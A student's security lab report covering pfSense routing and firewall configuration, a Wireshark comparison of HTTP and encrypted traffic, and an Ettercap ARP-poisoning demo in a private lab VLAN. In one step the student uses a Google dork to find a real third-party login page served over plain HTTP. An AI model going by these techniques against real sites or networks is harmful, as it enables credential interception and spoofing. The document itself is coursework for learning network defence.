64 bytes from ams15s41-in-f14.1e100.net (142.250.179.174): icmp_seq=3 ttl=119 ti
```

This is the **VLAN B ubuntu machine(10.0.0.2)** and it is able to ping **Google.com** and **VLAN A ubuntu machine(172.16.2.12)**.

student@student-vm-ubuntu22: ~

```
student@student-vm-ubuntu22:~$ ping 172.16.2.12
PING 172.16.2.12 (172.16.2.12) 56(84) bytes of data.
64 bytes from 172.16.2.12: icmp_seq=1 ttl=63 time=0.686 ms
64 bytes from 172.16.2.12: icmp_seq=2 ttl=63 time=0.488 ms
64 bytes from 172.16.2.12: icmp_seq=3 ttl=63 time=0.433 ms
^C
--- 172.16.2.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2040ms
rtt min/avg/max/mdev = 0.433/0.535/0.686/0.108 ms
student@student-vm-ubuntu22:~$
```

student@student-vm-ubuntu22: ~

```
student@student-vm-ubuntu22:~$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
^C
--- 10.0.0.2 ping statistics ---
26 packets transmitted, 0 received, 100% packet loss, time 25586ms
student@student-vm-ubuntu22:~$
```

But here you can see **VLAN A ubuntu machine (172.16.2.12)** cannot ping **VLAN B ubuntu machine (10.0.0.2)**

That's because the default **Outer router** config doesn't allow it.

To fixed that, I added a a **new gateway** (vlan B gateway) & **static routing** in **Outer router**.

LAN-A workstation (Ubuntu 22.04) Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Activities Firefox Web Browser nov 1 13:19

pfSense.localnetlab - Sysl x Snort Rules and IDS Softv x +

https://172.16.2.1/system_gateways.php 67%

pfSense COMMUNITY EDITION

System - Interfaces - Firewall - Services - VPN - Status - Diagnostics - Help -

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

System / Routing / Gateways

Gateways Static Routes Gateway Groups

Gateways						
	Name	Default	Interface	Gateway	Monitor IP	Description
☒	WAN	Default (IPv4)	WAN	192.168.171.1	192.168.171.1	Interface wan Gateway
☒	lanb_gateway		LAN	172.16.2.13	172.16.2.13	

Save + Add

LAN-A workstation (Ubuntu 22.04) Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Activities Firefox Web Browser nov 1 13:20

pfSense.localnetlab - Sysl x Snort Rules and IDS Softv x +

https://172.16.2.1/system_routes.php 67%

pfSense COMMUNITY EDITION

System - Interfaces - Firewall - Services - VPN - Status - Diagnostics - Help -

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

System / Routing / Static Routes

Gateways Static Routes Gateway Groups

Static Routes				
	Network	Gateway	Interface	Description
☒	10.0.0.0/24	lanb_gateway - 172.16.2.13	LAN	ping lan b

+ Add

LAN-B workstation (Ubuntu 22.04) Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Activities Firefox Web Browser nov 1 13:17

pfSense.localnetlab - Fire X + https://10.0.0.1/firewall_rules.php?if=wan 90%

Firewall / Rules / WAN

The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress.


Floating WAN LAN OpenVPN

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 1/17 KIB	IPv4 *	WAN net	*	LAN net	*	*	none		 

↑ Add ↓ Add Delete Toggle Copy Save + Separator

And here in the Inner A-B router I added the firewall rule for the WAN interface to allow traffic from VLAN A to VLAN B



Here is the updated Network Diagram.

```
student@student-vm-ubuntu22: ~  
student@student-vm-ubuntu22:~$ ifconfig  
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 172.16.2.12 netmask 255.255.255.0 broadcast 172.16.2.255  
inet6 fe80::b76:e363:2c1f:25f7 prefixlen 64 scopeid 0x20<link>  
ether 00:50:56:97:b5:82 txqueuelen 1000 (Ethernet)  
RX packets 53320 bytes 157874241 (157.8 MB)  
RX errors 0 dropped 40 overruns 0 frame 0  
TX packets 47562 bytes 4554613 (4.5 MB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 4058 bytes 488630 (488.6 KB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 4058 bytes 488630 (488.6 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
student@student-vm-ubuntu22:~$ ping 10.0.0.2  
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.  
From 172.16.2.1 icmp_seq=1 Redirect Host(New nexthop: 172.16.2.13)  
64 bytes from 10.0.0.2: icmp_seq=1 ttl=63 time=1.04 ms  
64 bytes from 10.0.0.2: icmp_seq=2 ttl=63 time=0.487 ms  
^C
```

Proof of VLAN-A(172.168.16.12)
making a successful ping to
VLAN-B(10.0.0.2)


In conclusion, making my own small network in the seclab with 2 pfsense firewalls was a great exercise for my network knowledge. It thought me to troubleshoot and configure proper firewall rules & routes.

6.2 VPN: How to manage a Web Shop with Secure Remote Access

Exercise: Create a VPN connection from a **WAN**-VLAN Windows 10 machine to your own Seclab demo network.

UPDATE (I Tried everything (pfsense firewall rules, pfsense system logs, packet capture ,tracerouts, pings, openvpn configs) to try figure out the VPN issue and now my **windows 10 vm (192.168.171.37)** wont even ping the Outer router GW **172.16.2.1** it was working before and now it cant even ping it. **VLAN B & A** can ping **192.168.171.37** but not **viceversa** which is strange because **192.168.171.36** can ping **VLAN A & B** but **192.168.171.37** cant, and they have the same gateway **192.168.171.1** . I don't know if will fix it later. But for now will leave it as it is.

The issue is the windows 10 vm, its like it is isolated by itself. I checked the windows firewalls enabled the icmp protocols but no luck,. I will just skip this and continue with other assignments)



7 Network: ATTACK the Network

7.1 Network Spoofing and Man in The Middle Attacks (MITM)

After completing the network protect side of things, now its time for the attacking side of things. And some of the attacks were going to take a look at are **Network Spoofing & Man in the Middle Attacks (MITM)**.

What is **network spoofing**? To my knowledge it is a method used to fool or manipulate network traffic by changing the source address, destination address, or other portions of network packets. So in other words, to impersonate another device on the network.

And what is **a Man in the Middle attack**? You are basically intercepting traffic between a client and a router & you can do various attacks from MITM such as DNS spoofing and ARP spoofing. Dns spoofing is redirecting a client to a malicious website/server via the DNS config that attacker has modified. And **ARP spoofing** is where an attacker associates their MAC address with the IP address of another device.

For this weeks exercise: Use wireshark or tshark. while browsing the internet on your own system to get an insight in the packets your system sends and receives. Then show and explain the following:

- Sniffing traffic with wireshark: what can you see and what not?
- Try to intercept a plain text password (HTTP or FTP) by capturing a login-name and password from
 - 1) a non secured connection
 - 2) password from secured connection

2nd part of exercise:

Demo and explain ARP spoofing a private (!) VLAN in the seclab with Kali tools like arpspoof or ettercap

for this Demo, I will use **Wireshark** in my kali vm that is connected to my private VLAN B.

```
File Actions Edit View Help
(student@kalivm2023)-[~]
$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
   link/ether 00:50:56:97:dd:10 brd ff:ff:ff:ff:ff:ff
   inet 10.0.0.6/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
       valid_lft 5470sec preferred_lft 5470sec
   inet6 fe80::250:56ff:fe97:dd10/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(student@kalivm2023)-[~]
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

	Source	Destination	Protocol	Length	Info
68565281	10.0.0.6	104.18.5.159	TLSv1.2	105	Application Data
73505615	104.18.5.159	10.0.0.6	TLSv1.2	105	Application Data
73529749	10.0.0.6	104.18.5.159	TCP	66	54636 → 443 [ACK] Seq=79 Ack=79
17959220	VMware_97:dd:10	VMware_97:64:1b	ARP	42	Who has 10.0.0.1? Tell 10.0.0.6
18275786	VMware_97:64:1b	VMware_97:dd:10	ARP	60	10.0.0.1 is at 00:50:56:97:64:1b
69157927	10.0.0.6	142.251.36.4	TLSv1.2	105	Application Data
74021898	142.251.36.4	10.0.0.6	TCP	66	443 → 52042 [ACK] Seq=50968 Ack=
74030320	142.251.36.4	10.0.0.6	TLSv1.2	105	Application Data

Frame 80: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0
 Ethernet II, Src: VMware_97:64:1b (00:50:56:97:64:1b), Dst: 08:00:27:00:00:00
 Internet Protocol Version 4, Src: 142.251.36.4, Dst: 10.0.0.6
 Transmission Control Protocol, Src Port: 443, Dst Port: 52042
 Transport Layer Security

Now that I have opened Wireshark, I'm going to browse the internet.

By the way, here you can see the **ARP protocol** in action.

← → ↻ 🏠 <https://www.google.com/search?q=inurl:cas/login?service=http>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha

Google inurl:cas/login?service=http

Afbeeldingen Video's Nieuws Boeken Vluchten Financieel


Ongeveer 126.000 resultaten (0,31 seconden)

🌐 Vertaal deze pagina


Login - CAS – Central Authentication Service

13 mrt 2023 — You are currently accessing CAS over a non-secure connection. Single Sign On WILL NOT WORK. In order to have single sign on work, you MUST log ...


In order to demonstrate the plain text sniffing, I used Google Dorking to get a login website that uses "http". I happened to find a CAS.



I submitted fake credentials in the website to see what is going on with Wireshark.



As you can see, Wireshark was able to sniff the plaintext password and username because of the unsecure http protocol.




I tried to do the same with facebook.com but couldn't get anything. Because the packets are encrypted.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
22...	1314.05600...	xx-fbcdn-shv-01-ams2.f...	10.0.0.6	QUIC	122	Protected Payload (KF
22...	1314.05917...	10.0.0.6	xx-fbcdn-shv...	QUIC	88	Handshake, DCID=87246
22...	1314.06090...	10.0.0.6	xx-fbcdn-shv...	QUIC	153	Protected Payload (KF
22...	1314.06093...	10.0.0.6	xx-fbcdn-shv...	QUIC	106	Protected Payload (KF
22...	1314.06523...	xx-fbcdn-shv-01-ams2.f...	10.0.0.6	QUIC	84	Handshake, DCID=72dda
22...	1314.06525...	xx-fbcdn-shv-01-ams2.f...	10.0.0.6	QUIC	154	Protected Payload (KF
22...	1314.06560...	xx-fbcdn-shv-01-ams2.f...	10.0.0.6	QUIC	314	Protected Payload (KF
22...	1314.06614...	10.0.0.6	xx-fbcdn-shv...	QUIC	76	Protected Payload, (KF

We can see a handshake was initialized when I first connected to the site. After that we got many protected payloads. Using the QUIC protocol. More info: <https://en.wikipedia.org/wiki/QUIC>

For the **second part of the exercise** I will demonstrate ARP spoofing in my private VLAN.




Here is the Ettercap GUI. From there I can initiate the MITM attack.

First thing to do is scan for all the hosts in the network.

Then I will add 2 targets. The host and the router itself.

My Ubuntu VM **10.0.0.2** is target 1

And the router **10.0.0.1** will be target 2



Now I will select ARP poisoning from the menu, then run Wireshark to see what is going on.

```
File Actions Edit View Help
(student@kalivm2023)-[~]
$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN gro
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP g
link/ether 00:50:56:97:dd:10 brd ff:ff:ff:ff:ff:ff
inet 10.0.0.6/24 brd 10.0.0.255 scope global dynamic noprefixroute
valid_lft 5470sec preferred_lft 5470sec
inet6 fe80::250:56ff:fe97:dd10/64 scope link noprefixroute
valid_lft forever preferred_lft forever
```

Take note of the mac address

```
Ettercap
0.8.3.1 (EB)

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 10.0.0.2 added to TARGET1
Host 10.0.0.1 added to TARGET2

ARP poisoning victims:

GROUP 1: 10.0.0.2 00:50:56:97:BE:3B
GROUP 2: 10.0.0.1 00:50:56:97:64:1B
```

These are the **Legit** mac addresses of the targets.

And now in **Wireshark** I can see the **ARP poisoning** in action!

Etercap is telling the router **10.0.0.1** & ubuntu vm **10.0.0.2**

